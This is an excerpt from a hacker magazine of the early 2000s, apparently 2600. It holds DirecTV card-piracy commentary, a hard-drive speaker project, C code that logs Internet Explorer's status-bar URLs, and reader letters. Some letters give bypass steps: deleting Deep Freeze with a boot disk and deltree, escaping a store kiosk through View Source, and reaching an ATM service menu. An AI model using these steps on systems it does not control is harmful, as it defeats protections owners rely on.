Considering the breakup between DirecTV and their former access card producer NDS Ltd., and DirecTV's decision to move its smart card manufacturing "in-house," this theory on their card production and identification seems to fit right in. What does this mean for DirecTV testers? Well, nothing at the moment. The authorization packets for the HU and H cards are still flying down from the birds, and with those cards sufficiently hacked (for the time being)

there is really no cause for concern. The word from DirecTV themselves is that the "P4 card swap" won't be completed until August of 2003. Yet, with the advent of this current card swap, the ground beneath the average DirecTV tester is beginning to look shaky. With this new access card production system now in place, we could be looking at DirecTV being able to implement new card versions with more speed and responsiveness than ever before. As per the current "hacked" status of this new "P4," I don't think I'd like to speculate. Considering the money involved in this game, I would not be surprised if someone didn't already have it hacked. Holding on to such a development until the day the "H" and "HU" authorization packets disappear from the data-stream could prove to make someone very rich. Timing is everything, after all.

Considering the latest rash of threatening letters, lawsuits, and raided fulfillment houses that have been plaguing the scene, marinating on this little revelation will be a lark at best for my fellow DirecTV testers (at least until the next ECM comes down to rattle our nerves a bit!). Nonetheless, the game isn't over just yet, but it is getting hard not to notice that dark cloud on the horizon.

# The Pewter Box!

**by Mark12085**

OK, you can't really call this box an actual "box" since it really has nothing to do with phreaking, unless you get really creative. It is, however, something that is worth throwing together on the weekend and showing off to your extended family!

The Pewter Box is a speaker made from a hard drive. But Mark! You're on crack! Believe it or not, you can actually made very decent speakers for your radio, boom box, or whatever from a broken hard drive.

The first step is to find a non-working hard disk that's any size, from any system, smells like any... anything. Hopefully the warranty is already expired otherwise you are going to expire it now. If the top cover is simply screwed on, then unscrew it. There is usually one or more screws under a "Void If Removed" sticker. If the top is riveted on, break out your handy Black & Decker power drill and let the metal fly (you didn't forget your safety goggles did you?).

Once the top is off, spin the actual platter around with your greasiest finger and move the head up and down like a DJ. Taboo, isn't it? Most hard drives also have a PC board with all the microcontrollers and passive devices screwed on the bottom. You would want to remove that too. Strip all the PC boards, covers, etc.

What you are looking for are the wires leading to the coil which control the read/write head. It wouldn't hurt to isolate the wires to the platter either. On Seagate drives, or mine at least, a small ribbon cable comes out from under the platter and head coils. Some drives have terminals either directly under the coil or on top of it.

Get two 24 gauge or so wires connected to the speaker output of a stereo and turn the stereo up as loud as it goes. Warning: try not to short circuit the two wires. Now connect the two wires to the coil terminals of the drive. If they are the correct wires then you should hear the coil like a speaker. The head tends to grind to the bassline (pretty nifty huh). If you hear nothing, then either 1) Those aren't the right terminals. Poke around the drive a bit more (hey it's already broken anyways) or 2) The stereo is not powerful enough or the volume is not high enough. Once you have found the correct terminals, experiment a bit with the wires to get the best sound. If you connect the stereo in parallel to the platter, the platter will occasionally spin, adding a nice effect.

Obviously this would be very practical if a high powered stereo on the highest volume was required. What you should consider is a small 30 watt or so amplifier, like the kits from Velleman or Ramsey or build one from scratch and connect it between the "hard speakers" and the sound source. Connect two or three hard speakers in parallel with the sound source and have a surround sound system. Now take this to school/work with you and listen to The Greatest Oldies in style.

*Greetz to my oh so wonderful family, Smelly Zero, Ferntheil's Belly Button, the bloodsucking dandelion, and to all my homies, homeboys, homegirls, homers, and homes.*

# How to Log Url Request Strings

**by LiquidBinary**

In 18:4, angelazaharia took us behind the scenes of a deceptive web page request. The logging of every URL was made possible by using the firewall @Guard. It would be a trivial task to write our own URL logger. This task is easily accomplished by exploiting the information that Internet Explorer provides us and piggybacking off that.

If you browse the web with Internet Explorer you'll notice that if you hover your cursor over a link on a page, you'll see a URL on the bottom left bar of IE. You'll also notice that if you surf on over to a web page, a bunch of URLs will be displayed on that very same bar. All the little paths flashing by are the very same locations that store .gifs, midi files etc., and they also link us to advertising sites like DoubleClick. If you single out and pull up a devious web page and are on a broadband connection, you'll see many URLs being displayed very abruptly in the IE status bar. Since we do not want to tax our naked eyes in trying to interpret the many instantaneous URLs being expelled at us, why don't we log them via home brewed code?

With a couple of win32 api calls, we can coax IE into sending us every URL request string it sends out. Put simply, we must request a handle to the IE "statusbar" from windows and jump into an infinite loop (CTRL-C to quit) to poll IE for each new URL string. The C source that follows attempts to accomplish this (tested on IE 6.0.2600 and IE 4.0). Adding code to dump the URLs into a file would be helpful for future reference of web browsing activity. Remember to have IE running before you fire up the program. All win32 symbols and API calls are declared in windows.h.

```
/***

   Author  : LiquidBinary
   Email   : liquidbinary@linuxmail.org
   Files   : IE_Spy.c
   Program : IE_Spy.exe
   Purpose : Display url requests from IE 6.0
   Compiler: MS VC++ 6.0 SP5

 ***/

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>

#define IE_EXPLORER "IEFrame"
#define IE_STATUSBAR "msctls_statusbar32"
#define MAX_URL_BUFFER 2084
#define DELAY 50

enum {
        HWND_IE,
        HWND_MSCTLS,
        HWND_SIZE_OF
     };
```

```
void error( char* s,DWORD dwCode )
     {
        printf( "%s",s );
        exit( dwCode );
     }

void info()
     {
        printf( "IE_Spy by __LiquidBinary__\n" );
        printf( "liquidbinary@linuxmail.org\n" );
        printf( "<CTRL-C> to quit\n\n" );
     }

int main( void )
     {
         HWND hWnds[ HWND_SIZE_OF ];
         char sBuffer[ MAX_URL_BUFFER  ];
         char sURL[ MAX_URL_BUFFER  ];

         info();
         hWnds[ HWND_IE ]=FindWindow( IE_EXPLORER,NULL );
         if( !hWnds[ HWND_IE ] )
             error( "IE not opened...\n",0 );

         hWnds[ HWND_MSCTLS ]=FindWindowEx( hWnds[ HWND_IE ],NULL,
                                            IE_STATUSBAR,NULL );
         if( !hWnds[ HWND_MSCTLS ] )
             error( "Cannot locate status bar...\n",0 );

         printf( "Logging all IE URL requests...\n" );
         SendMessage( hWnds[ HWND_MSCTLS ],WM_GETTEXT,
                      MAX_URL_BUFFER,( LPARAM )sBuffer );

         printf( "%s\n",sBuffer );
           for( ;; )
           {
               SendMessage( hWnds[ HWND_MSCTLS ],WM_GETTEXT,
                            MAX_URL_BUFFER,( LPARAM )sURL );
               Sleep( DELAY );
               if( lstrcmp( sURL,sBuffer )==0 )
                   continue;
               else
               {
                   printf( "%s\n",sURL );
                   lstrcpy( sBuffer,sURL );
               }

           }
           return 0;
     }
```

# Missives

## Discoveries

**Dear *2600:***

For those of you who remember the "push the corner buttons" Blockbuster credit terminal hack, try doing the same thing on one of those gray, freestanding ATM machines. It gets you to a menu that is evidently meant for servicing. One entry leads to a password screen. The other, marked "customer transactions," exits out.

**Eric**

**Dear *2600:***

I am writing in response to Drwar's inquiry about the Telezapper and making his own. *2600's* reply mentioned it, but I'd like to assert for you that all it does is play one tone for a fraction of a second upon the picking up of the phone. This tone is the exact frequency of the first of the three tones that play before the nice lady (or man, depending on what telco you're going through) comes on to tell us all that "This number has been disconnected." The computers that the telemarketing companies use to search for "good" numbers (much like war dialing I presume) will call your house and then listen. If it hears a voice when the receiver is picked up, bingo, a good number. (Note: The computers will sit there on the line until you hang up. You know those calls that stay silent forever? Yep, that's them.) If it hears our special tone telling us that this number has been disconnected, it immediately hangs up, noting that the number is no good. So the Telezapper plays this tone whenever you pick up (but it's so short you don't notice it), hopefully eliminating telemarketers. I apologize if I have some of the details incorrect, but I'm sure we have the main idea. This type of a device should be obscenely easy to make (cheaply too!).

**NilObject**

*People are already making them and distributing the "magic tone" as outlined below. An interesting side effect of this is that calls from certain types of payphones and long distance companies won't go through if that tone is heard.*

**Dear *2600:***

I just finished reading 19:1 and ran across the letter where Drwar was working on a Telezapper signal. This morning it looks like someone has already done such a deed. Here is the link to their site which explains the three tones and has a wave file to download: http://home.attbi.com/~dakine/defeat.htm

**BF**

**Dear *2600:***

Yeah, I know it's a bit late.... but didja ever notice that when you say "Free Kevin," it sounds just like the words "Phreak Heaven?" Eerie.

**fatdave**

**Dear *2600:***

I just finished watching *Freedom Downtime,* which was excellent by the way, and noticed something or rather someone halfway through it. During the interviews in front of the theater I noticed that the interviewee who said "I can't talk shit about a movie I haven't seen" looked extremely familiar. He looks *exactly* like Sean Gullette, the lead actor from the movie *Pi* that came out a few years ago. In fact, if that isn't Sean Gullette I'd eat my hat, the resemblance is so uncanny. I remember that *Pi* was pseudo-independent (as in not as independent as Troma films but more than *Men In Black II)* and filmed in New York so the possibility is reasonable that it is him (for all it's worth anyway). Just thought I'd drop a line on it. What do you guys think?

**Jonathan**

*Considering that "Pi" was playing at that theater at that moment and that New York is the kind of city where you can run into anyone at any time, it's entirely possible.*

**Dear *2600:***

Hudson Belk is a hokey department store that can be found at malls across the country. It sells clothes, dishes, towels, etc. Recently I had the unfortunate experience of going there (shopping with parents). I was wandering around being bored when I noticed a bridal registry computer. I started messing around with it [touch screen] but I noticed that underneath the screen was a door. I pushed on it and it popped open. Inside was a keyboard with a rollball and a red button. The red button turned out to be the equivalent of a left click. On further examination I realized that it was just MSIE running in full screen mode. I tried all of the key sequences I could think of. F11 did nothing, ctrl+esc... nada, Alt+F4 - the screen went to the typical Windows soft blue and displayed the Windows 2000 Server splash screen, then went right back into the browser. I could think of a couple more options... so I tried the menu key (not the start menu but the program menu) and a menu popped up. Most of the options were grayed out, but one caught my eye: View Source. I clicked it, and ye 'ol Notepad popped up. Ah... not only could I now browse the file system as I desired, but I could create my own html pages with my own links. Imagine the possibilities... but being the nice guy that I am, I did no damage. But if you are ever stuck in Hudson Belk, I hope this info makes the stay a little less boring.

**drlecter**

## Meeting Issues

**Dear *2600:***

Whoever complained about the meeting in 19:1 is pretty immature. The meetings in Orange County in Laguna Niguel have been getting more new faces and even a couple of months ago we had a founder of a well known security vulnerability company show up. So, whoever said that was obviously not very active. Maybe they were talking with idiots as you said back in your response.

So to clarify: the meetings in OC have always been open to everyone and the meeting guidelines have always been upheld. No one is running the meetings, no one is "in charge."

People are always open to ask questions and talk about whatever they want.

As far as pissing contests, that probably falls under who or what "clique" the person is talking with inside of the meeting.

**Blue Canary**

*This is exactly how any of the meetings should be operating. Based on the feedback we've received from various attendees, we're confident that this meeting is living up to the guidelines and providing a valuable service to the people of that area. It's important for all of the meeting attendees in all of our locations to remember that new people will often feel like they're outsiders by default. It's therefore important to make sure that factions and hierarchies are avoided. There will always be assholes who come to these things, some even believing they're somehow in charge. But the meetings themselves tend to survive as an open dialogue simply because openness is a more powerful force than control.*

## Ideas

**Dear *2600:***

A popular bumper sticker says: "A Failure To Plan By You Does Not Constitute A Crisis For Me." Day after day Americans see an ongoing cascade of stories that reveal that our so-called intelligence community "failed to connect the dots" connecting their information with the terrible events of 9/11. In light of these revelations I propose two new bumper stickers: "A Failure of Intelligence By You Does Not Justify Reducing The Civil Liberties Of Us." and "9/11 - A Failure Of Intelligence; USA PATRIOT ACT OF 2001 - A Failure Of Wisdom."

It is time for all freedom-loving Americans on the left, right, and center to demand the repeal of the USA Patriot Act of 2001.

**Elstun**

*You either have one huge bumper or you're assuming that drivers have good eyesight.*

**Dear *2600:***

I have noticed some movie theaters have this sticky on their windows from the MPAA showing a picture of a pirate with a circle/slash over it. I want to make it into a tee shirt. Has anyone done that yet?

And on a more conspiracy based level, I somehow feel that the motion picture industry had something to do with putting versions of their movies online so they could blame us for doing that - *Episode 2, Spiderman*, etc. - so they would have a stronger case against us. If you really look at things, the most spread movies are first run movies, *not* hacked DVDs.

Perhaps I'm just being paranoid.

**Bac**

*It's most definitely true that hackers have nothing to do with getting those movies onto the net. Somebody on the inside is certainly doing this for the simple reason that you need a copy of the movie to start the process. Some of them haven't even been released yet so unless we're somehow hacking into the "movie central" database (you know, the one that contains all of the movies scheduled to be released in the next year - tell it to the media; they'll believe it), there's really no way anyone on the outside could do this. There are the occasional projectionists who set up a camcorder at 4 in the morning to make a copy but again, this has got nothing to do with hacking. Those people are part of the movie industry. If something is readily available on DVD and doesn't cost a fortune, there's no reason to believe it would be greatly sought after on the net.*

**Dear *2600:***

This thought occurred to me several months ago when my local cable company (Time-Warner) was installing digital cable in my apartment. I've asked several network professionals and they were unable to tell me why this couldn't be done. Basically, you set up a computer with a nice big hard drive, a coaxial network card, and a packet sniffer. Connect the NIC to the cable connection and record everything that is broadcast. Assuming a 10Mbs network speed, a 40GB hard drive could theoretically store four hours and 24 minutes of network data. This data, of course, would be the digital cable signal. After your recording is complete, play back the network data into your digital cable box, and voila! Completely flawless digital video recording of every channel available.

I would like to know if there is anything keeping this from happening or if there are any flaws in my logic. This would be a great way to record more than one channel at once, and even create digital versions of popular shows and movies. I've looked around, and can't seem to find anything on this idea (most hacking sites discuss cable systems only in terms of descramblers).

**David Parker**

*It's a fascinating concept, to say the least. We'd like to see it explored further. Imagine how interesting such a recording would have been on 9/11 where literally every channel could be examined at key moments.*

**Dear *2600:***

Sorry to hear about the DeCSS appeal. The fight is far from over though. I've been thinking a lot about why *2600* never really had a chance to win in the case even before the trial started and how you said the MPAA was smart in choosing you as a defendant because of past prejudice. I think *2600* should consider fighting this battle in a much more public way and try to sway actual public opinion not only about how DeCSS applies to *their* freedom of speech but also how hackers are not the vandals most perceive them as. Until now I believe that most people, unless they go digging, don't even know an organization like *2600* exists and if they did would automatically brand it malicious by the title "hacker quarterly." I think you can agree with me that with the loss in the DeCSS case as well as the present state of security in the U.S., things are only going to get worse before they get better. I think it has come time to expose the public on a much larger scale to what *2600* is trying to do for America. Call me crazy but I have a vision of a series of television spots produced by *2600* to be shown on national television which will not only put out the word about *2600,* but also educate the public about hackers in a way never previously possible. Forget the costs for now and let me indulge you. Imagine the Super Bowl audience laying witness to everything your organization has to offer and finally getting some truth out to those who might never even use a computer. Imagine not only what an uproar the commercials would create but how many people would go find more information and become interested in your fight for

freedom. It has been proven time and time again that advertising can change how the public acts, thinks, and feels. I think it has come time to fight your battle with new weapons. It has come time to finally take control of a situation out of control. And it has come time to take charge of America in a way never before conceived. I think we need to take on the public from a new approach. If any of this sounds good to you, please let me know and we can move further.

**Jeremy**

*The way we figure it, you'd need several million dollars, one hell of a pirate transmitter, or really good plans on how to take back the public airwaves. We're certainly interested in reaching out and at least attempting to educate others but such seemingly simple goals have been made almost impossible by those in power.*

## Unease

**Dear *2600:***

Does it bother anyone else that the FBI has now granted themselves even *more* power now to trample the little rights we have left? It seems to me that this whole "war on terrorism" is being used as an excuse to violate the Constitution in the name of patriotism.

**24CORE**

**Dear *2600:***

I have recently been reading and researching the NCIX or Office of the National Counterintelligence Executive, and after searching the site, I have come to the conclusion that I cannot comprehend this newspeak-esque bullshit that comprises their "factsheets." The most troubling tidbit I discovered was what I perceived to be an extremely anti-FOIA attitude. Also, the site contains a "Products" section complete with "Anti-Hacker" videos, posters, and publications.

I think some of the posters would make a good cover - they are at http://www.nacic.gov/pubs/posters/trade_sec_espionage.html. The videos can be found at http://www.nacic-.gov/pubs/videos/video_solar.html.

Perhaps this is irrelevant creeching on my part, but I just wanted to make sure you, the true of *2600,* would recognize this. I am frightened daily of the world in which we live, not by terrorist threat or violence, but by the very people who in fear sign away their freedoms willingly with heavy doses of apathy.

**Wyatt**

**Dear *2600:***

Is there anything worth fighting for anymore? I mean, I'm sure there are things that we really should fight for, but with our rights being taken from us every day, new exuberant legislation being passed, and the inevitable monitoring of almost all forms of communication, is there really anything we can do? Sadly, many people are reluctant to fight back. I try to participate in as many protests and demonstrations for things I believe in but the fact is many, many people feel they can't make a difference. The sad fact though is that we aren't able to make a difference in a lot of cases. Protestors/demonstrators are starting to be deemed as "terrorists" and "anti-American." People don't want to listen to the truth, probably because it scares them.. They want their television sedative and news that really isn't news any more. At school I was given a detention for arguing with a teacher over other teachers wearing those American flag lapel pins and American flag stickers on cars and how it doesn't really show they are patriotic, just consumers. I've also had computer privileges revoked for a short amount of time for trying to access websites deemed "terroristic" such as *2600* and my local Indymedia Center. I also got suspended for a day for trying to show my school's network's admin how to change access privileges in Novell from a node computer and some of the other not-so-secure things about Novell. And lastly I got a letter home for logging onto my friend's Novell account at school because he wanted me to print something from his home drive for a debate we were doing. Thank God school is out for the summer but I fear when I return a *lot* of things will have changed for the worse. How do we fight back without being silenced by our own people and government? I don't want to be ostracized in school for my views on certain issues. I've tried making appointments with my mayor and congressman to try and enlighten them but their "schedules" didn't have an opening for quite some time. I wasn't alive during protests of Vietnam, civil rights, Nixon, and Reagan/Bush invasions but in many cases protesting during that time worked. Times have changed though. Many of us don't know what to do. Now CARP has passed and Tariff 22 threatens Canada. An amazing form of communication, and probably the last truly free one, has been given a fatal blow. Stations are no doubt going to shut down by the truckload. We're slowly turning into a society depicted in a famous George Orwell novel. What can we do anymore?

**David**

*The most important thing you can do is not give up. If it were easy, everyone would be doing it. Looking back in history, it was always a relatively small group of people who brought about change and they never had a pleasant time doing it. The majority of people will opt for the simplest solution which will cause them the least stress. They are not the enemy, simply the unenlightened. Don't let the concepts of patriotism and the flag be taken and used against you. You have as much of a right to shape these concepts as anyone else and those who oppose the draconian changes in our nation that are occurring before our eyes are a good deal closer to the ideals of a free society than those perpetrating them. Expect a rocky road ahead but take comfort in the fact that no matter where you are, you're never alone.*

**Dear *2600:***

Just writing to make you guys aware of yet another way kids today are being misinformed about hacking. I was watching Saturday morning cartoons, as per my ritual, and a commercial came on that grabbed my attention. It showed a scene of people walking around in a crowd, zooming in on random ones, and flashing "Friend," then "Or Hacker?"

The primary voiceover: "They look like us. They talk like us. They act like us. But you have to find out who's friend or foe fast. [show game footage] In Digimon World 3, you must stop the evil AOA hackers before they destroy your Digimon. Forever."

The final shot zooms in on a young kid who looks quite innocent, and again flashes the "hacker" text as the kid flashes an evil stare. I was appalled that video game industry is basing new games on the premise that all hackers are evil. *Cyberchase* may be a big offender, but commercials brainwash people into wanting products, as well as believing the mes-

sages embedded into them.

Pathetic.

**cerebrum86**

**Dear *2600:***

I've been reading *2600* since four years ago. I remember the time that this magazine was given under the counter, and the guy was looking strangely at you. Now the magazine is available easily in Quebec (Montreal). Sure, it's good for the scene but I'm a bit disappointed about the fact that the magazine will become more and more commercial.

**Nicker**

*It's not always true that becoming accessible equates with turning commercial. We're certain our readers will let us know should that begin to happen.*

**Dear *2600:***

Nobody expects the Spanish Inquisition! But, like in the *Monty Python Flying Circus* sketch, suddenly the Spanish Inquisition appears again but now in a "cyber" way. This law (called LSSI: Law of Information Society Services and Electronic Commerce) will be totally operative in October of this year. For example, an ISP *must* retain records on users and collaborate with law enforcement authorities by shutting down web sites involved in "apparently illegal activities" (what is exactly "apparently illegal activities" for a government?). Also, providers must keep a one year record of IP addresses that "could be" suspicious (the data in communications with foreign users will be recorded too). We're all presumed delinquents. This law has too many abstracts terms.

This is only the beginning. Now it's Spain. Next will be Europe and finally the world.

The Internet must be free.

**GnuHal & GnuWopr (SH#) from Spain**

**Dear *2600:***

Question: "Doesn't restricting the use of hyperlinks infringe the First Amendment's protection of free speech?"

Answer: "United States law recognizes that freedom of expression and protection of copyrighted material go hand in hand. The MPAA defends Mr. Goldstein's right to criticize the MPAA on his web site, but his right to express his views does not give him the right to use his web site as an engine for distributing an illegal software program that allows unauthorized and illegal access and copying of motion pictures. "Emmanuel Goldstein" has no more right to distribute DeCSS in this way than he would to distribute keys to your house and a map because he did not like your furniture."

Man, stuff like this from the MPAA's website (http://www.mpaa.org/Press/Hyperlink_FAQ.htm) must really piss you off. Jesus, I hope I didn't violate copyright statutes by *copying* that from their website and pasting it in this letter.

When will this end?

**Hualon**

*At least their analogies are consistently funny. We could counter by saying the MPAA has no more right to dictate how you choose to view DVDs that you own than they would to kick in your door and monitor your book reading habits. But we won't stoop to that level.*

**Dear *2600:***

Is it just me, or is the TIPS (Terrorism Information and Prevention System) program merely a re-creation of the old East German and Soviet secret police informant systems? Creating a paranoid society where citizens spy on each other is probably the *least* effective way to "combat terrorism." Everybody involved in the institution of this program, as well as those who support it should be ashamed of themselves for condoning such a flagrant attack on the basic freedoms and privacy that the American nation *claims* to stand for.

**Peter (j0lt) Truth**

## *Getting Around the System*

**Dear *2600:***

I am responding to the letter from Cody Beeson in 19:1 regarding the use of web translators to view blocked websites. I personally work as a tech support agent for a large computer company and have found your site, among others, to be blocked on our network. I recently tried the technique described in the letter and found that it only partially works. I went to the suggested AltaVista translation site and found that indeed I can view the html formatting and text, but any images on your site do not work due to the fact that they still originate from your site in the translated html. It' s not a total fix (and even a total fix would involve educating the monkeys who make the policies about what is dangerous for people to see), but it does work well enough to allow me to access your site, for which I am grateful. Aside from setting up my own web proxy page on a server of my own and accessing the net that way, there is not much else I see that I can do. Thanks for the hard work and great mag and for fighting so hard for what makes this country great - freedom.

**NcongruNt**

**Dear *2600:***

I wrote a distributed anonymizer for both UNIX and Windows. It can be found at: http://www.vanheusden.com/cloudish/. If set up correctly it not only strips the http request and reply headers, but also hides your IP address from the Internet. Furthermore, connections are encrypted trough SSL.

**Folkert van Heusden**

*No doubt you will be receiving a letter from the people at anonymizer.com saying you're not allowed to use that word. Others have. We wish you luck.*

**Dear *2600:***

Many of you may know of the program Deep Freeze. It's supposed to be unhackable. It's not. It's a very simple process for all computers running 95/98 actually. You get on a system running any OS that runs off of dos and create a startup disk. If you don't know how to do this, stop reading this altogether. Then take your startup disk to the computer with Deep Freeze. Put it in and start the computer. You'll get your C:\ prompt. Navigate to the Deep Freeze folder (usually C:\Program Files\Hypert~1) and use the deltree command to remove it. Then remove the disk and restart the computer. The first time you restart on some computers it may give you an error. If so, just manually restart the computer again (pull the plug, then put it back in). Some computers may experience some problems even after that. To fix most of these, just go into your Regedit program and remove all occurrences of Hyper Technologies or Deep Freeze.

**Doug**

## *Words of Thanks*

**Dear *2600:***

I have been a reader of your magazine on and off for about four years now. I just wanted to thank you for being such a great magazine! If it were not for your great staff and articles that are chosen most wisely, I would not have the understanding that I have now about the computer world at large and the education that it provides. I really do think that you should become classroom material as required reading in high schools and colleges across the country. I also just wanted to thank you for the fact that you enable users to learn and figure things out on their own without giving away everything that people ask for (like passwords, credit card numbers, and all that). I hope *2600* stays around forever. Have you ever thought about putting together a *Best of 2600?* Just wondering. Once again, thanks!

**nuclear_decay**

*We would like to do this but between putting out the magazine and all of the other projects that keep coming up there just aren't enough hours in a year to do all the things we want to do. But it's definitely on the list.*

**Dear *2600:***

I'm really pleased to see you boosting your coverage of recent incursions by corporate America into consumers' privacy/property rights. While such issues might not be the central mission of *2600,* this issue is going to become one of the most important and explosive ones in American culture in the past 50 years.

**strupp**

*We agree. But it's hardly a recent phenomena.*

**Dear *2600:***

I just want to congratulate you and thank you for the film. I just got it a few days ago and it was great. I sat my whole family in front of the TV and watched it together. For a long time, my mom thought hackers were notorious and never understood what it really was all about. Anytime some hacker story would break in the papers or in the news, she would ask me if I was involved. After watching *Freedom Downtime,* she finally understood two things: 1) what hackers are really all about and 2) why a couple years ago my six year old sister chanted "Free Kevin."

Anyway, speaking as an independent film fanatic, as well as an amateur filmmaker, I have to say that *Freedom Downtime* is possibly the best documentary I've seen so far. It's amazing how paranoid corporations and corporate brainwashed receptionists are in front of a camera.

Oh, and by the way, about a month ago I drove right by Las Vegas, New Mexico on my way to Texas. I guess anyone could make that mistake.

**Galaxyhq**

**Dear *2600:***

You are, and always have been, a monument to free speech and the free transfer of information. Viva *2600!*

**Mobius**

**Dear *2600:***

There is a wave of depression, fear, and anger that washes over me each time I learn of the latest government/commercial (same thing) attempts to wipe away our freedoms. I seek validation and all I find is a blissfully ignorant and wholly apathetic population of countrymen; I use the word lightly. As just another victim of public education (a conspiracy unto itself), it's a miracle I ever noticed my freedoms trickling away in the first place. Here a camera, there a "user loyalty card," everywhere a fucking database... and it seems no one gives a shit. I started to think maybe I was the one with the problem. Maybe I just resent authority or perhaps I'm a paranoid, anti-establishment type that needs to grow up? Then I found your magazine, namely 18:4. To make a long story short, I have renewed faith in my observations. Thank you. I plan on getting a subscription so I don't have to endure the ultimate fighting championship every time a shipment comes in at the local bookstore. However - and I never thought I'd be saying this - I'm actually hesitant to have my name associated with the magazine given our Stazi-like security agencies. I'm working on a way around this Catch-22.

As for me, I'm a sysadmin at a university, and not a very good one at that, but I do give a damn about my users and their privacy. I don't go though /home directories and I'm cool with a certain amount of hacking on my system provided it remains explorative in nature. Some call it naive. I call it integrity and respect. The point is, I walk the walk regarding my belief in the sanctity of individual privacy. But my little domain isn't enough anymore. Despite the fact that I'm basically Johnny Nobody, I want to play some part in effecting change in this country before it's too late. I don't want to try and explain to my little girl what America used to be like and why I sat on my ass and let it happen. Her generation could never fully understand what was taken from them; such is the master plan I suppose.

I'm a white hat at heart and trying to stay that way. So my question is this, what can I do legally? Where do I direct my efforts so that they might do the most good? At the risk of sounding like a kiss-ass, you guys are an inspiration. Thanks for being out there and for fighting the battles where others fold. Never underestimate your power and continue to use it wisely. I know there must be times when you wonder if it's worth the trouble. Rest assured, it is.

**Fr33d0mFiteR**

*And it's letters like this one which help to give us the strength to keep going. There's plenty that can be done on many levels. The most important act at this stage is education and reaching out to as many others as will listen. There have been many fights for freedom throughout history and some can be used as inspiration. But it's a fight that never really ends since there will always be forces who see freedom as a threat.*

**Dear *2600:***

I was completely *charged* at H2K2! To be immersed in such a kindred element was a rush and your speaker panels were exceptional. I was very impressed by the high-level intersection of technology, politics, economics, and social issues in the talks presented; and I especially appreciated the discussion, threading through many panels, of the alarming acceleration of unconstitutional legislation and erosion of our fundamental civil rights. The integration of these topics at a hacker congress incites my optimism that the abundant intellectual and technological facility at such events will be increasingly channeled into positive change - into the (h)activation of broad public awareness and, ultimately, governmental response to these urgent concerns - to fight for, and

reclaim, what is rightly ours.

Along with the inspiration, information, and insight I gained, there was one moment when I was genuinely moved. In his eloquent overview of his renowned manifesto, the Mentor spoke of "intellectual alienation," a defining experience of many in the hacker world. Intellectual alienation and attendant social alienation describe my experience since youth - even now, despite appearances or my appearance per se. In fact, I'm finding that my sense of alienation is only deepening, becoming more proportionally complex, as the world around us becomes ever more, well... frighteningly Orwellian.

I am not a hacker. But this conference was one of a few experiences where, to say it simply, I have felt a little less alone. A little less alienated by my intellectual curiosity and natural inclination to seek knowledge and understanding beyond the parameters of the dominant paradigm and propagandized fictions that comprise mainstream "reality," media(ted) constructs that are so despairingly far from the truth. However (to again quote L.B.'s or another speaker's words I scribbled down), "It becomes harder to perpetuate a lie when you have dozens and dozens of sources pointing to the truth." The fact that HOPE exists certainly gives one hope.

My only disappointment is having to wait two years for the next *2600*-sponsored event. But I'll be there, and I'll tell both my tech and nontech but like-minded associates about it. Despite the implicit presence of the Man at the congress, I felt incongruously safe; and despite the fact that I'm a woman, I felt welcome, had great discussions in between panels, and made a few friends. H2K2 has since resonated with me for days, now weeks, and something of my own paradigm has shifted, opened, changed. *Thank you.*

**Zapphire**

**Dear *2600:***

First of all thanks for making a great mag. Second, thank you for making a *great* movie. One part interested me a lot though. It was the part near the beginning about putting big things in Fedex drop boxes. I think that is great. I have a personal friend who is a Fedex driver and I would *love* to do this to him. If you could tell me what the combo is to open the drop boxes that would be so awesome. Thanks a million for making the world *think.*

**Netrunner**

*We doubt that Fedex still uses the same combination nationwide after all the publicity. The Simplex locks they use have five buttons, each of which can only be pressed once, any of which can be pressed with any other button(s). In our Autumn 1991 issue we printed every possible combination which comes out to just over 1000. Many people are able to tear through them quickly without any sort of reference.*

## *Critique*

**Dear *2600:***

In your editorial comments "Time To Care" in the Spring 2002 issue you call for your readers to support the ACLU. The ACLU is currently defending the North American Man-Boy Love Association (NAMBLA) at ACLU expense. I cannot and will not ever support a Left Wing Hate Group that is defending a group that openly advocates the rape of young boys and infants. The ACLU is actively doing everything within its power to destroy our country and our freedom through the support of groups like NAMBLA.

**Greg**
**Golden, CO**

*With the Olympic-style leaps in logic you've demonstrated yourself capable of here, we're probably better off not having you on board. But before adding us to your hate list, consider that you won't have very much worth defending if you only ally yourself with those who agree with everything you believe in. Even convicted criminals and those you consider to be lowlifes have rights and closing your eyes to this is a sure step towards a world where such rights are selectively granted and arbitrarily refused. It takes a lot of guts for groups like the ACLU to consistently stand up for anyone who is having their rights denied.*

***Dear* 2600:**

I was reading the letters in the 19:1 issue and the letter from lop asking for info on helping to clear his credit report. Well, I can't help him but your response to him made me slightly angry because first off you assume he's asking you to crack into a company and clear his report for him and second you assume that he wants to crack into a company. Is it your practice to assume that everyone wants to do this? Don't get me wrong - I love your magazine and I totally support your cause and everything you are doing and I want to do more. But if it is your practice then I suggest that you try and change that because that isn't helping anyone.

**execute aka Ex3cut3**

*Our response to that person was a bit harsh and we're sorry about that. We get so many requests from people to fix their credit and change their grades that it's sometimes easy to jump to conclusions. Thanks for pointing it out. That said, hidden within our sarcastic vitriol there were some helpful hints which should be pursued by anyone facing credit problems caused by others.*

**Dear *2600:***

Sheesh. I just got done reading one of your mags (most recent), and I am ashamed to even think that I call myself a hacker. From the article on cookies to the article on how someone can post a phone listing, your magazine is full of such crap. You constantly bitch about how the U.S. discriminates against you, and how pathetic and hopeless you are. Why don't you just drop the whole hacker thing and just admit that you are losers? You don't know shit about security either. Your webserver has netbios ports open on it. I shouldn't have even been able to portscan your server. God, learn ipchains for Christ's sake. And dump FreeBSD, get Debian or maybe even Red Hat. Run a server how you are supposed to, with web servers only having 80 open. By the way, your proxy allows me to use it! Also, there was that stupid article on how "stupid" telcos are, just by not listing themselves in the phone book. How retarded is that for an article? That should have been in the letters section, and freed up valuable space. It's a shame that I spent $5 on a piss-poor magazine from a bunch of script kiddies that don't know shit about security. Oh yeah, and another thing, your editor Emmanuel was a source on the movie *Hackers?* No wonder it was the worst "hacking" movie that I've ever seen, nothing but a bunch of script kiddies, just like Goldstein. Do yourselves and the rest of the security world a favor and retire. One last thing - you deserved to get your asses handed to you by the MPAA. If I was the judge, I

would have also. Maybe you will screw up again (I was hoping that Ford would win and bankrupt you actually), and get bankrupt. Get a life!

**Chris**
**HNSG Leader**

*Are you sure you didn't leave out anything? Well, everyone is entitled to their opinion. You seem to have a number of issues - perhaps an infinite number. As we don't have infinite space, we'll confine our remarks to what we agree with - that it's a shame you call yourself a hacker. One other point - our system administrators are the people to talk to about any perceived security issues on the website. You are welcome to pit your knowledge against theirs by emailing webmaster@2600.com.*

**Dear *2600:***

